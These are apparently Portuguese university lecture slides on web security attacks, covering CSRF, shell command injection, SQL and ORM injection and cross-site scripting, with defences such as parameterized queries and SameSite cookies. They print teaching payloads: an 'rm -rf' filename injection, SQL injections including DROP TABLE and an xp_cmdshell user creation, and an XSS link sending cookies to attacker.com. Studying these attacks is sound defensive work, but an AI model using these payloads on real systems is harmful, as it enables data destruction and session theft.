

# Fundamentos de Segurança Informática (FSI)

2021/2022 - LEIC

**Manuel Barbosa**  
**mbb@fc.up.pt**

# Aula 13

## Segurança Web: Ataques

# Para que serve isto tudo?

Que ataques estamos a tentar evitar?


# OWASP Top10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

# Cross-Site Request Forgery

# Uso de cookies para autenticação

- Quem tem acesso à cookie consegue fazer pedidos!
- Ataque trivial:
  - site malicioso pede recurso noutro site
  - atacante observa a cookie na rede => Session Hijacking
- essencial usar https!



# Cross-Site Request Forgery

- Quando uma cookie é HTTPOnly o javascript, ainda que malicioso, não a pode inspecionar
- No entanto...
  - posso pedir um recurso que causa um side effect no servidor:  
``
  - o atacante não pode ver o recurso a partir de JavaScript 👍
  - mas o side-effect (transferência) foi executado 😱

# Cross-Site Request Forgery

- Outra utilização de CSRF:
  - site malicioso usa a nossa máquina/browser
  - cria uma sessão em seu nome num site alvo (e.g., Google)
  - para que serve?
    - o atacante passa a ter na sua conta do Google o nosso histórico de pesquisas! 🤖
- observação: o login do atacante é um pedido de recurso Cross-Site



# Cross-Site Request Forgery

- Conclusão:
  - não temos forma de impedir pedidos que possam causar side-effects
  - mesmo que usemos controlo de acessos baseado em cookies
- O problema não se limita a cookies!
  - site malicioso faz pedido a router em nossa casa
  - se existir, tenta fazer login com credenciais default
  - se bem sucedido, altera configurações (e.g., DNS, firmware, etc.) !

# Cross-Site Request Forgery

- Muitas aplicações correm localmente em modo servidor!

## **Patched Zoom Exploit: Altering Camera Settings via Remote SQL Injection**

# Cross-Site Request Forgery

- Problema (apenas quando existem side-effects no servidor):
  - servidor é o alvo: servidor não sabe se quem faz o pedido é legítimo ou um atacante
- Solução:
  - mecanismo que permita garantir ao servidor que pedido vem de página confiável
  - para impedir login: token secreto (dinâmico) na form HTML que site JavaScript não consegue ler e devolver no POST
  - para impedir uso de cookies: cookies SameSite=Strict (default actual é Lax, pode escapar algum side-effect)
  - em geral (não veremos aqui os detalhes):
    - estamos sempre a confiar no browser do cliente (pode ser antigo)
    - defesa em profundidade: validação explícita no servidor de atributos Referer e Origin (origem do pedido)
    - defesa em profundidade: tentar forçar CORS pre-flight utilizando custom-headers

# Injeção de Comandos

# Injeção de Comandos

- Ideia base:
  - input não é validado
  - input malicioso causa sequência de execução anômala
  - sequência de execução anômala é código escolhido por atacante
  - pode acontecer na shell, numa base de dados, etc.
- Mesma ideia dos buffer overflows: nível tecnológico diferente

# Exemplo na shell

- Este programa imprime as 100 primeiras linhas de um ficheiro:

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

- Gera um comando `head -n 100 <nome do ficheiro>` e chama a shell
- E se `<nome do ficheiro> = teste.txt; rm -rf /home?`
- É crítico validar o input antes de executar!

# Relevância de exemplo na shell


- O server-side scripting permite chamadas à shell/execução de código:
  - Node.js: `eval( )` é um avaliador de código arbitrário
  - PHP: `exec( )` é uma chamada à shell
- Nenhuma chamada a este tipo de recurso pode incluir inputs sem validação

# SQL Injection

- As bases de dados são utilizadas de forma generalizada na web:
  - server-side scripting gera dinamicamente comandos SQL
  - envia esses comandos para o motor de base de dados
  - esses comandos refletem a interação com o cliente
  - muitas vezes incluem dados fornecidos pelo cliente!



# SQL Injection



# Structured Query Language (SQL)

- Linguagem específica para o domínio das bases de dados relacionais.

```
SELECT *
FROM Book
WHERE price > 100
ORDER BY title;
```

- comentários
- ;  
terminação  
de  
comandos

- AND, OR, NOT

Operator	Description	Example
=	Equal to	Author = 'Alcott'
<>	Not equal to (many DBMSs accept != in addition to <> )	Dept <> 'Sales'
>	Greater than	Hire_Date > '2012-01-31'
<	Less than	Bonus < 50000.00
>=	Greater than or equal	Dependents >= 2
<=	Less than or equal	Rate <= 0.05
[NOT] BETWEEN [SYMMETRIC]	Between an inclusive range. SYMMETRIC inverts the range bounds if the first is higher than the second.	Cost BETWEEN 100.00 AND 500.00
[NOT] LIKE [ESCAPE]	Begins with a character pattern	Full_Name LIKE 'Will%'
	Contains a character pattern	Full_Name LIKE '%Will%'
[NOT] IN	Equal to one of multiple possible values	DeptCode IN (101, 103, 209)
IS [NOT] NULL	Compare to null (missing data)	Address IS NOT NULL
IS [NOT] TRUE or IS [NOT] FALSE	Boolean truth value test	PaidVacation IS TRUE
IS NOT DISTINCT FROM	Is equal to value or both are nulls (missing data)	Debt IS NOT DISTINCT FROM - Receivables
AS	Used to change a column name when viewing results	SELECT employee AS department1

# O mesmo princípio

- Input do utilizador (tipicamente lido de um formulário) malicioso:
  - altera a semântica do comando SQL construído dinamicamente
- Exemplo:

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

UserId:  

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

# O mesmo princípio

- Input do utilizador (tipicamente lido de um formulário) malicioso:
  - altera a semântica do comando SQL construído dinamicamente

- Exemplo:

```
uName = getQueryString("username");  
uPass = getQueryString("userpassword");  
  
sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + ''
```

User Name:

" or ""="

Password:

" or ""="

The code at the server will create a valid SQL statement like this:

## Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

# O mesmo princípio

- Input do utilizador (tipicamente lido de um formulário) malicioso:
  - altera a semântica do comando SQL construído dinamicamente
- Exemplo:

```
txtUserId = getRequestString("UserId");  
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

User id:

The valid SQL statement would look like this:

## Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```



# O mesmo princípio

- Input do utilizador (tipicamente lido de um formulário) malicioso:
  - altera a semântica do comando SQL construído dinamicamente
- Alguns motores de bases de dados permitem chamadas ao sistema a partir de SQL!

## xp\_cmdshell (Transact-SQL)

Applies to:  SQL Server (all supported versions)

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

 [Transact-SQL Syntax Conventions](#)

## Syntax

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

```
SELECT id FROM users WHERE username = '';  
exec xp_cmdshell 'net user add bad455 badpwd'--'
```

# Proteção contra SQLi

- **Nunca criar comandos SQL dinamicamente como strings**
- Usar sempre instrumentos fornecidos pelas próprias linguagens de programação e/ou software stacks:
  - Comandos parametrizados
  - Bibliotecas ORM (Object Relational Mappers)

# Comandos parametrizados

- O comando é estático no código com placeholders
  - `INSERT INTO products (name, price) VALUES (?, ?);`
- A query é enviada para o servidor separando:
  - comando parametrizado
  - parâmetros (neste caso 2)
- O servidor define a query em função do comando apenas:
  - os parâmetros são sanitizados
- Tem também benefícios de performance (query plan caching)



# Bibliotecas ORM

- API no paradigma OO:
  - oferece abstração independente de SQL e do backend de BD
  - implementação oferece mecanismos de sanitização de inputs
- Por exemplo, em vez de

```
var sql = "SELECT id, first_name, last_name, phone, birth_date, sex, age FROM persons WHERE id = 10";  
var result = context.Persons.FromSqlRaw(sql).ToList();  
var name = result[0]["first_name"];
```

- Seria

```
var person = repository.GetPerson(10);  
var firstName = person.GetFirstName();
```

# Ainda é preciso cuidado ...

## Testing for ORM Injection

### Summary

**Object Relational Mapping (ORM) Injection** is an attack using SQL Injection against an ORM generated data access object model. From the point of view of a tester, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in code generated by the ORM layer.

The benefits of using an ORM tool include quick generation of an object layer to communicate to a relational database, standardize code templates for these objects, and that they usually provide a set of safe functions to protect against SQL Injection attacks. ORM generated objects can use SQL or in some cases, a variant of SQL, to perform CRUD (Create, Read, Update, Delete) operations on a database. It is possible, however, for a web application using ORM generated objects to be vulnerable to SQL Injection attacks if methods can accept unsanitized input parameters.

# Cross Site Scripting (XSS)

# Cross Site Scripting (XSS)

- Outro exemplo de injeção de código mas, desta vez, do lado do cliente:
  - atacante consegue que um site legítimo (em quem o cliente confia) envie código malicioso para o browser do cliente
  - reflected XSS: o atacante faz um pedido a um site legítimo e a payload maliciosa é “refletida” para executar na máquina do cliente
  - stored XSS: o atacante conseguiu armazenar a payload maliciosa num recurso armazenado no site legítimo, e.g., numa entrada da BD

# Exemplo reflected XSS

- Se esta URL de pesquisa

`https://example.com/news?q=data+breach`

- Levar à visualização da seguinte mensagem:

You searched for "data breach":

- O que acontece se um cliente clicar no seguinte link?

`https://example.com/news?q=<script>document.location='https://attacker.com/log.php?c=' + encodeURIComponent(document.cookie)</script>`

- O código HTTP enviado para o cliente vai conter um script que envia para um site malicioso o cookie correspondente a `example.com`



# Exemplo reflected XSS

- Este ataque foi utilizado contra o PayPal circa 2006

## CROSS SITE SCRIPTING VULNERABILITY IN PAYPAL RESULTS IN IDENTITY THEFT

WRITTEN BY ADMINISTRATOR. POSTED IN [SOFTWARE NEWS](#)

Acunetix WVS protects sensitive personal data and prevents financial losses due to XSS attacks

London, UK – 20 June, 2006 – An unknown number of PayPal users have been tricked into giving away social security numbers, credit card details and other highly sensitive personal information. Hackers deceived their victims by injecting and running malicious code on the genuine PayPal website by using a technique called Cross Site Scripting (XSS).

The hackers contacted target users via email and conned them into accessing a particular URL hosted on the legitimate PayPal website. Via a cross site scripting attack, hackers ran code which presented these users with an officially sounding message stating, "Your account is currently disabled because we think it has been accessed by a third party. You will now be redirected to a Resolution Center." Victims were then redirected to a trap site located in South Korea.

